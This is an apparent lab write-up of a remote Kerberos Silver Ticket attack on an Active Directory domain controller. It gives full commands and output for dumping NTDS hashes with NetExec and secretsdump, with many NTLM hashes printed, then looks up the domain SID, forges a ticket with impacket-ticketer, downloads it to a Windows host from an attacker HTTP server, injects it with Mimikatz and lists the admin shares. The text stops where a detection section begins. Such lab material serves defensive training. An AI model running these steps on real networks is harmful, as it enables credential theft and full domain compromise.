# Remotely via Kali

## Remote Silver Ticket Attack: Execution & Documentation

### 1. Attack Overview & Theory

A **Silver Ticket Attack** allows an adversary to forge a Kerberos Ticket Granting Service (TGS) ticket for a specific service on a target machine. Because the ticket is encrypted and signed using the NTLM hash of the target service account, the attacker does not need to communicate with the Domain Controller's Key Distribution Center (KDC). This lack of KDC interaction makes Silver Tickets significantly stealthier than Golden Tickets.

In this scenario, our goal is to gain persistent access to the **CIFS (Common Internet File System)** service on the Domain Controller (`DC01`) to access file shares. Because the CIFS service runs under the context of the computer itself, the "service account" we need to compromise is the machine account (`DC01$`).

### 2. Attack Environment & Prerequisites

- **Attacker Machine:** Kali Linux (Terminal based)
- **Target System:** `DC01` (Windows Server, No GUI)
- **Target IP Address:** `192.168.56.10`
- **Target Domain:** `lab.local`
- **Compromised Valid Credentials:** `apsara` / `Password@1`
- **Objective:** Forge a TGS to act as a highly privileged user (Administrator) accessing the CIFS service on `DC01`.

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### 3. Step-by-Step Execution

#### Step 1: Extracting the Target Machine Account Hash (`DC01$`)

**Objective:** To forge a valid service ticket, we must first obtain the NTLM hash (RC4 key) of the target service account. We can utilize our compromised user (`apsara`) to remotely dump the NTDS.dit (Active Directory database) and extract the `DC01$` machine hash.

You have documented two valid methods for this extraction:

### Method A: Using NetExec (nxc)

NetExec is used to authenticate over SMB and trigger a remote NTDS dump.

- **Command:** `nxc smb 192.168.56.10 -d lab.local -u apsara -p 'Password@1' --ntds`

> *Caption: Initiating the NTDS credential dump remotely over SMB using NetExec.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/silver ticket]
└─# nxc smb 192.168.56.10 -d 'lab.local' -u 'apsara' -p 'Password@1' --ntds

SMB     192.168.56.10   445    DC01     [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:lab.local) (signing:True) (SMBv1:None)
SMB     192.168.56.10   445    DC01     [+] lab.local\apsara:Password@1
SMB     192.168.56.10   445    DC01     [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB     192.168.56.10   445    DC01     [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB     192.168.56.10   445    DC01     Administrator:500:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3:::
SMB     192.168.56.10   445    DC01     Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB     192.168.56.10   445    DC01     krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3c6baa7af15449f981593f8efc83df5d:::
SMB     192.168.56.10   445    DC01     naruto_uzumaki07:1000:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3:::
SMB     192.168.56.10   445    DC01     lab.local\hashirama_senju:1109:aad3b435b51404eeaad3b435b51404ee:05ca2590d95a74ea4307c1de34fcc650:::
SMB     192.168.56.10   445    DC01     lab.local\tobirama_senju:1110:aad3b435b51404eeaad3b435b51404ee:d360ab39fa98d48e35170a3e45bf30c5:::
SMB     192.168.56.10   445    DC01     lab.local\hiruzen_sarutobi:1111:aad3b435b51404eeaad3b435b51404ee:10764543c4f8c4f0cf9ad3075a5ea547:::
SMB     192.168.56.10   445    DC01     lab.local\minato_namikaze:1112:aad3b435b51404eeaad3b435b51404ee:976675562c5b948bb84ad36fa02e481d:::
SMB     192.168.56.10   445    DC01     lab.local\tsunade_hokage:1113:aad3b435b51404eeaad3b435b51404ee:a47de49244e4c6c53e99d7caa4d81301:::
SMB     192.168.56.10   445    DC01     lab.local\kakashi_hokage:1114:aad3b435b51404eeaad3b435b51404ee:b2a878241eefe174635b7777dd299dc1:::
SMB     192.168.56.10   445    DC01     lab.local\naruto_hokage:1115:aad3b435b51404eeaad3b435b51404ee:54b33dea137a78622b62e8184dbcd9ae:::
SMB     192.168.56.10   445    DC01     lab.local\naruto_uzumaki:1116:aad3b435b51404eeaad3b435b51404ee:bd0f21ed526a885b378895679a412387:::
SMB     192.168.56.10   445    DC01     lab.local\sasuke_uchiha:1117:aad3b435b51404eeaad3b435b51404ee:10702c86d7ee26a6d0bfc22acf91dbb6:::
SMB     192.168.56.10   445    DC01     lab.local\sakura_haruno:1118:aad3b435b51404eeaad3b435b51404ee:4b8f2f6eec881d0bb1809041a2422f04:::
SMB     192.168.56.10   445    DC01     lab.local\kakashi_hatake:1119:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB     192.168.56.10   445    DC01     lab.local\hinata_hyuga:1120:aad3b435b51404eeaad3b435b51404ee:c737a0ca8ea637ddb7edb42dbf493a8d:::
SMB     192.168.56.10   445    DC01     lab.local\shikamaru_nara:1121:aad3b435b51404eeaad3b435b51404ee:cd3171623ab9ea4090e74c8c1dba7e8e:::
SMB     192.168.56.10   445    DC01     lab.local\ino_yamanaka:1122:aad3b435b51404eeaad3b435b51404ee:78c93f1e126ebbedece7f5d0a58c1a4c:::
SMB     192.168.56.10   445    DC01     lab.local\choji_akimichi:1123:aad3b435b51404eeaad3b435b51404ee:e57655c485d792f68f52bd587b31e633:::
SMB     192.168.56.10   445    DC01     lab.local\kiba_inuzuka:1124:aad3b435b51404eeaad3b435b51404ee:c164f1c040475de72a34244bb7318833:::
SMB     192.168.56.10   445    DC01     lab.local\shino_aburame:1125:aad3b435b51404eeaad3b435b51404ee:7e0d950dd21977c7319de448211a856b:::
SMB     192.168.56.10   445    DC01     lab.local\rock_lee:1126:aad3b435b51404eeaad3b435b51404ee:62bef8f2597ebeb13680b6dca38fc235:::
SMB     192.168.56.10   445    DC01     lab.local\neji_hyuga:1127:aad3b435b51404eeaad3b435b51404ee:90bfd5005752dbd19aaff3694c94cab6:::
SMB     192.168.56.10   445    DC01     lab.local\tenten:1128:aad3b435b51404eeaad3b435b51404ee:456349de4975f5d8763a43f5b17c26e0:::
```

> *Caption: Successfully parsing the NTDS output to locate the `DC01$` machine account NTLM hash: `4a1b54605031889c862565ba05b3f202`.*

```
SMB     192.168.56.10   445    DC01     geeta:1169:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB     192.168.56.10   445    DC01     apsara:1174:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB     192.168.56.10   445    DC01     bheem:1175:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB     192.168.56.10   445    DC01     kamal:1179:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
SMB     192.168.56.10   445    DC01     DC01$:1001:aad3b435b51404eeaad3b435b51404ee:4a1b54605031889c862565ba05b3f202:::
SMB     192.168.56.10   445    DC01     WEAKPC$:1164:aad3b435b51404eeaad3b435b51404ee:7bc0a2bc33d2236fca43a74bf5e1c375:::
SMB     192.168.56.10   445    DC01     LABCLIENT01$:1165:aad3b435b51404eeaad3b435b51404ee:eb67b0f5c9a0dd040439be9b124b34f9:::
SMB     192.168.56.10   445    DC01     DESKTOP-ULCTEDH$:1166:aad3b435b51404eeaad3b435b51404ee:62f601bb87dc1a90937a8037b5cd4774:::
SMB     192.168.56.10   445    DC01     fakepc$:1170:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
SMB     192.168.56.10   445    DC01     fake$:1171:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
SMB     192.168.56.10   445    DC01     faker$:1172:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB     192.168.56.10   445    DC01     faked$:1173:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
SMB     192.168.56.10   445    DC01     MyGMSA$:1181:aad3b435b51404eeaad3b435b51404ee:c6e04a166e3a02a6f8af803efec3a4ed:::
SMB     192.168.56.10   445    DC01     [+] Dumped 71 NTDS hashes to /root/.nxc/logs/ntds/DC01_192.168.56.10_2026-02-23_014349.ntds of which 62 were added to the datab
ase
SMB     192.168.56.10   445    DC01     [*] To extract only enabled accounts from the output file, run the following command:
SMB     192.168.56.10   445    DC01     [*] grep -iv disabled /root/.nxc/logs/ntds/DC01_192.168.56.10_2026-02-23_014349.ntds | cut -d ':' -f1
```

### Method B: Using Impacket's Secretsdump (Alternative)

Alternatively, Impacket's `secretsdump.py` script leverages the DRSUAPI method to replicate directory secrets, saving the output cleanly to a local file for later use.

- **Command:** `impacket-secretsdump 'lab.local/apsara:Password@1'@192.168.56.10 -outputfile krb -user-status`

> *Caption: Executing secretsdump via the DRSUAPI replication method.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/silver ticket]
└─# impacket-secretsdump 'lab.local'/'apsara':'Password@1'@'192.168.56.10' -outputfile krb -user-status
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[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3::: (status=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3c6baa7af15449f981593f8efc83df5d::: (status=Disabled)
naruto_uzumaki07:1000:aad3b435b51404eeaad3b435b51404ee:41519845566893ac176d44a56d5baad3::: (status=Enable
d)
lab.local\hashirama_senju:1109:aad3b435b51404eeaad3b435b51404ee:05ca2590d95a74ea4307c1de34fcc650::: (stat
us=Enabled)
lab.local\tobirama_senju:1110:aad3b435b51404eeaad3b435b51404ee:d360ab39fa98d48e35170a3e45bf30c5::: (statu
s=Enabled)
lab.local\hiruzen_sarutobi:1111:aad3b435b51404eeaad3b435b51404ee:10764543c4f8c4f0cf9ad3075a5ea547::: (sta
tus=Enabled)
lab.local\minato_namikaze:1112:aad3b435b51404eeaad3b435b51404ee:976675562c5b948bb84ad36fa02e481d::: (stat
us=Enabled)
lab.local\tsunade_hokage:1113:aad3b435b51404eeaad3b435b51404ee:a47de49244e4c6c53e99d7caa4d81301::: (statu
s=Enabled)
lab.local\kakashi_hokage:1114:aad3b435b51404eeaad3b435b51404ee:b2a878241eefe174635b7777dd299dc1::: (statu
s=Enabled)
lab.local\naruto_hokage:1115:aad3b435b51404eeaad3b435b51404ee:54b33dea137a78622b62e8184dbcd9ae::: (status
=Enabled)
lab.local\naruto_uzumaki:1116:aad3b435b51404eeaad3b435b51404ee:bd0f21ed526a885b378895679a412387::: (statu
s=Enabled)
lab.local\sasuke_uchiha:1117:aad3b435b51404eeaad3b435b51404ee:10702c86d7ee26a6d0bfc22acf91dbb6::: (status
=Enabled)
lab.local\sakura_haruno:1118:aad3b435b51404eeaad3b435b51404ee:4b8f2f6eec881d0bb1809041a2422f04::: (status
=Enabled)
lab.local\kakashi_hatake:1119:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (statu
```

> *Caption: Extracting the enabled `DC01$` account and its associated NTLM hash.*

```
lab.local\orochimaru:1145:aad3b435b51404eeaad3b435b51404ee:9e1f8f2bf297528ce85ab97c4a8ed165::: (status=En
abled)
svc_ramen:1146:aad3b435b51404eeaad3b435b51404ee:a2652fb6eb9db1087289dd571c0426a3::: (status=Enabled)
svc_scroll:1147:aad3b435b51404eeaad3b435b51404ee:a2652fb6eb9db1087289dd571c0426a3::: (status=Enabled)
svc_kunai:1148:aad3b435b51404eeaad3b435b51404ee:a2652fb6eb9db1087289dd571c0426a3::: (status=Enabled)
svc_shuriken:1149:aad3b435b51404eeaad3b435b51404ee:a2652fb6eb9db1087289dd571c0426a3::: (status=Enabled)
svc_summon:1150:aad3b435b51404eeaad3b435b51404ee:a2652fb6eb9db1087289dd571c0426a3::: (status=Enabled)
show:1154:aad3b435b51404eeaad3b435b51404ee:08cca2e28a1c19f2befd78c4a9116873::: (status=Enabled)
kavish:1155:aad3b435b51404eeaad3b435b51404ee:79ecb86f6c39efcb29c9c64466568b58::: (status=Enabled)
geet:1156:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
kiba:1157:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
gaara:1158:aad3b435b51404eeaad3b435b51404ee:f88d356e89d300baac96b35dc521f80a::: (status=Enabled)
ino:1159:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
nobita:1160:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
ninja:1161:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
hattori:1162:aad3b435b51404eeaad3b435b51404ee:88e6edd538fa810c3d514744367011d1::: (status=Enabled)
sql_svc:1163:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc::: (status=Enabled)
svc_constrained:1167:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Enabled
)
deva:1168:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
geeta:1169:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
apsara:1174:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
bheem:1175:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
kamal:1179:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03::: (status=Enabled)
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:4a1b54605031889c862565ba05b3f202::: (status=Enabled)
WEAKPC$:1164:aad3b435b51404eeaad3b435b51404ee:7bc0a2bc33d2236fca43a74bf5e1c375::: (status=Enabled)
LABCLIENT01$:1165:aad3b435b51404eeaad3b435b51404ee:eb67b0f5c9a0dd040439be9b124b34f9::: (status=Enabled)
DESKTOP-ULCTEDH$:1166:aad3b435b51404eeaad3b435b51404ee:62f601bb87dc1a90937a8037b5cd4774::: (status=Enable
d)
fakepc$:1170:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b::: (status=Enabled)
fake$:1171:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b::: (status=Enabled)
faker $:1172:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (status=Disabled)
faked$:1173:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b::: (status=Enabled)
```

## Step 2: Enumerating the Domain SID

**Objective:** Kerberos tickets contain a Privilege Attribute Certificate (PAC) which holds the user's authorization data (like group memberships). To forge this PAC, we need the Security Identifier (SID) of the target domain.

Using Impacket's `lookupsid.py`, we can query the domain to reveal its SID through a standard RPC endpoint.

- **Command:** `impacket-lookupsid lab/apsara:'Password@1'@192.168.56.10`

> *Caption: Querying the RPC endpoint to successfully resolve the Domain SID: `S-1-5-21-2216088209-294889007-2916038325`.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/silver ticket]
└─# impacket-lookupsid lab/apsara:Password@1@192.168.56.10
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[*] Brute forcing SIDs at 192.168.56.10
[*] StringBinding ncacn_np:192.168.56.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2216088209-294889007-2916038325
498: Lab\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: Lab\Administrator (SidTypeUser)
501: Lab\Guest (SidTypeUser)
502: Lab\krbtgt (SidTypeUser)
512: Lab\Domain Admins (SidTypeGroup)
513: Lab\Domain Users (SidTypeGroup)
514: Lab\Domain Guests (SidTypeGroup)
515: Lab\Domain Computers (SidTypeGroup)
516: Lab\Domain Controllers (SidTypeGroup)
517: Lab\Cert Publishers (SidTypeAlias)
518: Lab\Schema Admins (SidTypeGroup)
519: Lab\Enterprise Admins (SidTypeGroup)
520: Lab\Group Policy Creator Owners (SidTypeGroup)
521: Lab\Read-only Domain Controllers (SidTypeGroup)
522: Lab\Cloneable Domain Controllers (SidTypeGroup)
525: Lab\Protected Users (SidTypeGroup)
526: Lab\Key Admins (SidTypeGroup)
527: Lab\Enterprise Key Admins (SidTypeGroup)
553: Lab\RAS and IAS Servers (SidTypeAlias)
571: Lab\Allowed RODC Password Replication Group (SidTypeAlias)
572: Lab\Denied RODC Password Replication Group (SidTypeAlias)
1000: Lab\naruto_uzumaki07 (SidTypeUser)
1001: Lab\DC01$ (SidTypeUser)
1102: Lab\DnsAdmins (SidTypeAlias)
1103:  .ab\DnsUpdateProxy (SidTypeGroup)
1104: Lab\HOKAGE-COUNCIL (SidTypeGroup)
```

## Step 3: Forging the Silver Ticket

**Objective:** With the target NTLM hash and Domain SID in hand, we can now forge the Silver Ticket entirely offline. We will use Impacket's `ticketer.py` to generate the ticket and save it as a credential cache (`.ccache`) file, which Linux tools can natively use.

**Command Breakdown:**

- `nthash`: The target service's RC4 key (`4a1b54605031889c862565ba05b3f202`).
- `domain-sid`: The Domain SID obtained in Step 2.
- `domain`: The Fully Qualified Domain Name (`lab.local`).
- `user-id`: We assign a custom, high-privilege Relative ID (RID) to inject into the ticket's PAC (e.g., `1339`).
- `Administrator`: The specific username we are forging the ticket to impersonate.
- **Command:** `impacket-ticketer -nthash 4a1b54605031889c862565ba05b3f202 -domain-sid S-1-5-21-2216088209-294889007-2916038325 -domain lab.local -user-id 1339 Administrator`

> *Caption: Offline generation of the forged Kerberos TGS (Silver Ticket), customizing the PAC info for the Administrator user.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/silver ticket]
└─# impacket-ticketer -nthash 4a1b54605031889c862565ba05b3f202 -domain-sid S-1-5-21-2216088209-294889007-
2916038325 -domain lab.local -user-id 1339 Administrator

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[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lab.local/Administrator
[*]    PAC_LOGON_INFO
[*]    PAC_CLIENT_INFO_TYPE
[*]    EncTicketPart
[*]    EncAsRepPart
[*] Signing/Encrypting final ticket
[*]    PAC_SERVER_CHECKSUM
[*]    PAC_PRIVSVR_CHECKSUM
[*]    EncTicketPart
[*]    EncASRepPart
[*] Saving ticket in Administrator.ccache
```

Finally, verify that the forged credential cache file has been generated in your working directory.

- **Command:** `ls -la`

> ]*Caption: Directory listing confirming the successful creation of the* `Administrator.ccache` *file, ready for the Pass-The-Ticket (PtT) phase.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/silver ticket]
└─# ls -la
total 60
drwxrwxr-x 2 kali kali  4096 Feb 23 02:08 .
drwxrwxr-x 4 kali kali  4096 Feb 22 23:18 ..
-rw-r--r-- 1 root root  1214 Feb 23 02:08 Administrator.ccache
-rw-r--r-- 1 root root  1161 Feb 23 01:50 apsara.ccache
-rw-r--r-- 1 root root  2495 Feb 22 23:19 hash.txt
-rw-r--r-- 1 root root  2494 Feb 23 00:51 hash.txt.save
-rw-r--r-- 1 root root  7549 Feb 23 02:07 krb.ntds
-rw-r--r-- 1 root root    46 Feb 23 02:07 krb.ntds.cleartext
-rw-r--r-- 1 root root 15077 Feb 23 02:07 krb.ntds.kerberos
-rw-rw-r-- 1 kali kali   629 Feb 22 23:23 passwd.txt
-rw-r--r-- 1 root root     0 Feb 23 01:38 sessionresume_cTnMkeSB
-rw-r--r-- 1 root root     0 Feb 23 01:38 sessionresume_gcOlzKTl
-rw-r--r-- 1 root root     0 Feb 23 01:40 sessionresume_TWcAkzfc
-rw-r--r-- 1 root root  1212 Feb 23 01:52 ticket.kirbi
```

## Step 4: Ticket Preparation & Format Conversion

**Objective:** The forged Silver Ticket currently exists in the Linux-native `.ccache` format. Depending on the attacker's operational requirements, this ticket can be used directly from Kali Linux or transferred to a compromised Windows machine. To use it on a Windows machine, it must first be converted into the Windows-native `.kirbi` format.


**Method: Converting `.ccache` to `.kirbi`**
Impacket provides a built-in tool for this conversion called `ticketConverter.py`.

- **Command:** `impacket-ticketConverter Administrator.ccache ticket.kirbi`

Simultaneously, to use the `.ccache` ticket directly from our Kali Linux terminal for remote tools, we must export it to the environment variable `KRB5CCNAME`.

- **Command:** `export KRB5CCNAME=Administrator.ccache`
- **Command:** `echo $KRB5CCNAME` (To verify)

> *Caption: Converting the `.ccache` file to a Windows `.kirbi` format and setting the `KRB5CCNAME` environment variable for remote Linux exploitation.*




---

## Step 5: Remote Execution & Verification (From Kali Linux)

**Objective:** Validate that the forged ticket works natively from the attacker machine without requiring any further passwords.

By leveraging the exported `KRB5CCNAME` variable, Impacket tools can automatically pick up the Kerberos ticket and authenticate to the target service. We use `smbclient.py` with the `-k` flag (use Kerberos) and `-no-pass` (do not prompt for a password).

- **Command:** `impacket-smbclient -k -no-pass DC01.lab.local`

> *Caption: Setting the environment variable and seamlessly launching an authenticated SMB session against `DC01` using only the forged Kerberos ticket.*

```
┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/silver ticket]
└─# export KRB5CCNAME=Administrator.ccache

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/silver ticket]
└─# echo $KRB5CCNAME
Administrator.ccache

┌──(root㉿ kali)-[/home/.../Downloads/ADProject/Method6/silver ticket]
└─# impacket-smbclient -k -no-pass DC01.lab.local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

---

## Step 6: Lateral Movement & Pass-The-Ticket (On Windows Workstation)

**Objective:** In many Red Team engagements, attackers prefer to blend in by using compromised Windows workstations to access the Domain Controller. We will transfer the converted `.kirbi` file to a compromised Windows machine and inject it directly into memory.

### 1. Transferring the Ticket

Host the `ticket.kirbi` file on the Kali machine (e.g., via an HTTP server) and download it to the compromised Windows user's session (`naruto_uzumaki07`).

- **Command:** `Invoke-WebRequest -Uri http://192.168.1.5:9000/ticket.kirbi -OutFile ticket.kirbi`

> *Caption: Downloading the forged `.kirbi` ticket to the target Windows workstation via PowerShell.*

```
PS C:\Users\naruto_uzumaki07> Invoke-WebRequest -Uri http://192.168.1.5:9000/ticket.kirbi -OutFile ticket.kirbi
```

Verify the file successfully landed in the directory.

- **Command:** `ls .\ticket.kirbi`

> *Caption: Verification of the `ticket.kirbi` file residing on the local Windows filesystem.*

```
PS C:\Users\naruto_uzumaki07> ls .\ticket.kirbi


    Directory: C:\Users\naruto_uzumaki07


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        2/23/2026  12:50 PM           1258 ticket.kirbi


PS C:\Users\naruto_uzumaki07>
```

### 2. Injecting the Ticket via Mimikatz (Pass-The-Ticket)

To utilize the ticket, it must be loaded into the current session's LSA (Local Security Authority) memory. We will execute Mimikatz, gain debug privileges, and use the Pass-The-Ticket (PtT) module.

- **Command:** `privilege::debug`
- **Command:** `kerberos::ptt ticket.kirbi`

> *Caption: Elevating privileges in Mimikatz and successfully injecting the forged Kerberos ticket into session memory.*

```
PS C:\Users\naruto_uzumaki07> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # exit
Bye!
```

### 3. Verification of Persistence and Privileged Access

Exit Mimikatz and verify that the ticket is securely cached in the Windows session using the native `klist` command.

- **Command:** `klist`

With the ticket cached, we can now attempt to access highly privileged administrative shares on the Domain Controller that normally require Enterprise/Domain Admin rights.

- **Command:** `dir \\dc01.lab.local\c$`

> *Caption: Verifying the cached Kerberos ticket via `klist` and successfully listing the root `C$` directory of the Domain Controller.*

```
PS C:\Users\naruto_uzumaki07> klist

Current LogonId is 0:0x3c5f0

Cached Tickets: (1)

#0>     Client: Administrator @ LAB.LOCAL
        Server: krbtgt/LAB.LOCAL @ LAB.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0xa1c00000 -> reserved forwarded invalid renewable initial
        Start Time: 2/23/2026 12:38:47 (local)
        End Time:   2/21/2036 12:38:47 (local)
        Renew Time: 2/21/2036 12:38:47 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\naruto_uzumaki07> dir \\dc01.lab.local\c$


    Directory: \\dc01.lab.local\c$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         2/9/2026  10:37 AM                Confidential
d-----         2/7/2026  11:09 PM                MMA
d-----         2/8/2026  11:29 AM                Packages
d-----        11/6/2022  12:28 AM                PerfLogs
d-r---        2/23/2026   9:42 AM                Program Files
d-----        9/15/2018  12:51 PM                Program Files (x86)
d-----        2/22/2026   8:15 PM                PSTools
d-----         2/8/2026   1:28 PM                Resources
d-----         2/7/2026   9:17 PM                Sysmon
d-----        2/17/2026  10:48 AM                temp
d-----        2/22/2026   8:30 PM                Tools
d-r---        2/22/2026   6:05 PM                Users
d-----        2/23/2026  12:25 PM                Windows
-a----         2/8/2026  12:01 AM      118904904 arcsetup.exe
-a----        2/13/2026  11:45 AM           1424 choji_akimichi.kirbi
-a----        2/13/2026  11:45 AM           1354 deidara.kirbi
```

To further confirm absolute control, access the `ADMIN$` share (the Windows installation directory).

- **Command:** `dir \\dc01.lab.local\admin$`

> *Caption: Successfully accessing the `ADMIN$` share on `DC01`, proving the Silver Ticket has granted persistent, high-level administrative access to the file sharing services.*

```
PS C:\Users\naruto_uzumaki07> dir \\dc01.lab.local\admin$


    Directory: \\dc01.lab.local\admin$


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/15/2018   2:36 PM                ADFS
d-----         2/5/2026   3:45 PM                ADWS
d-----        9/15/2018  12:42 PM                AppCompat
d-----        11/6/2022  12:28 AM                apppatch
d-----        9/15/2018  12:42 PM                AppReadiness
d-r---        9/15/2018   2:38 PM                assembly
d-----         2/7/2026  11:20 PM                AzureConnectedMachineAgent
d-----        9/15/2018  12:42 PM                Boot
d-----        9/15/2018  12:42 PM                Branding
d-----        2/22/2026  11:09 PM                CbsTemp
d-----        2/23/2026  12:05 PM                debug
d-----        9/15/2018  12:42 PM                diagnostics
d-----        9/15/2018  12:42 PM                drivers
d-----        9/15/2018   2:36 PM                en-US
d-r-s-        11/6/2022  12:28 AM                Fonts
d-----        9/15/2018   2:36 PM                Globalization
d-----        11/6/2022  12:28 AM                Help
d-----        9/15/2018  12:42 PM                IME
d-----        2/22/2026  11:03 PM                INF
d-----        9/15/2018  12:42 PM                InputMethod
d-----        9/15/2018  12:42 PM                L2Schemas
d-----        9/15/2018  12:42 PM                LiveKernelReports
d-----         2/6/2026   9:42 AM                Logs
d-r---        2/23/2026  12:17 PM                Microsoft.NET
d-----        9/15/2018  12:42 PM                Migration
d-----         2/8/2026  12:36 PM                Minidump
```

---

This concludes the comprehensive documentation for the **Remote Silver Ticket Attack** method, covering the full attack lifecycle from credential dumping to remote and local Pass-The-Ticket execution.

## Detection, Mitigation and Remidiation

## Phase 3: Detecting the Remote Attack in Azure Sentinel

Hunting for a remote Silver Ticket attack involves looking for the network and behavioral anomalies generated during the credential theft, ticket transfer, and ticket utilization phases. Using Azure Sentinel (and Microsoft Defender Advanced Hunting tables), we can retrace the attacker's steps.

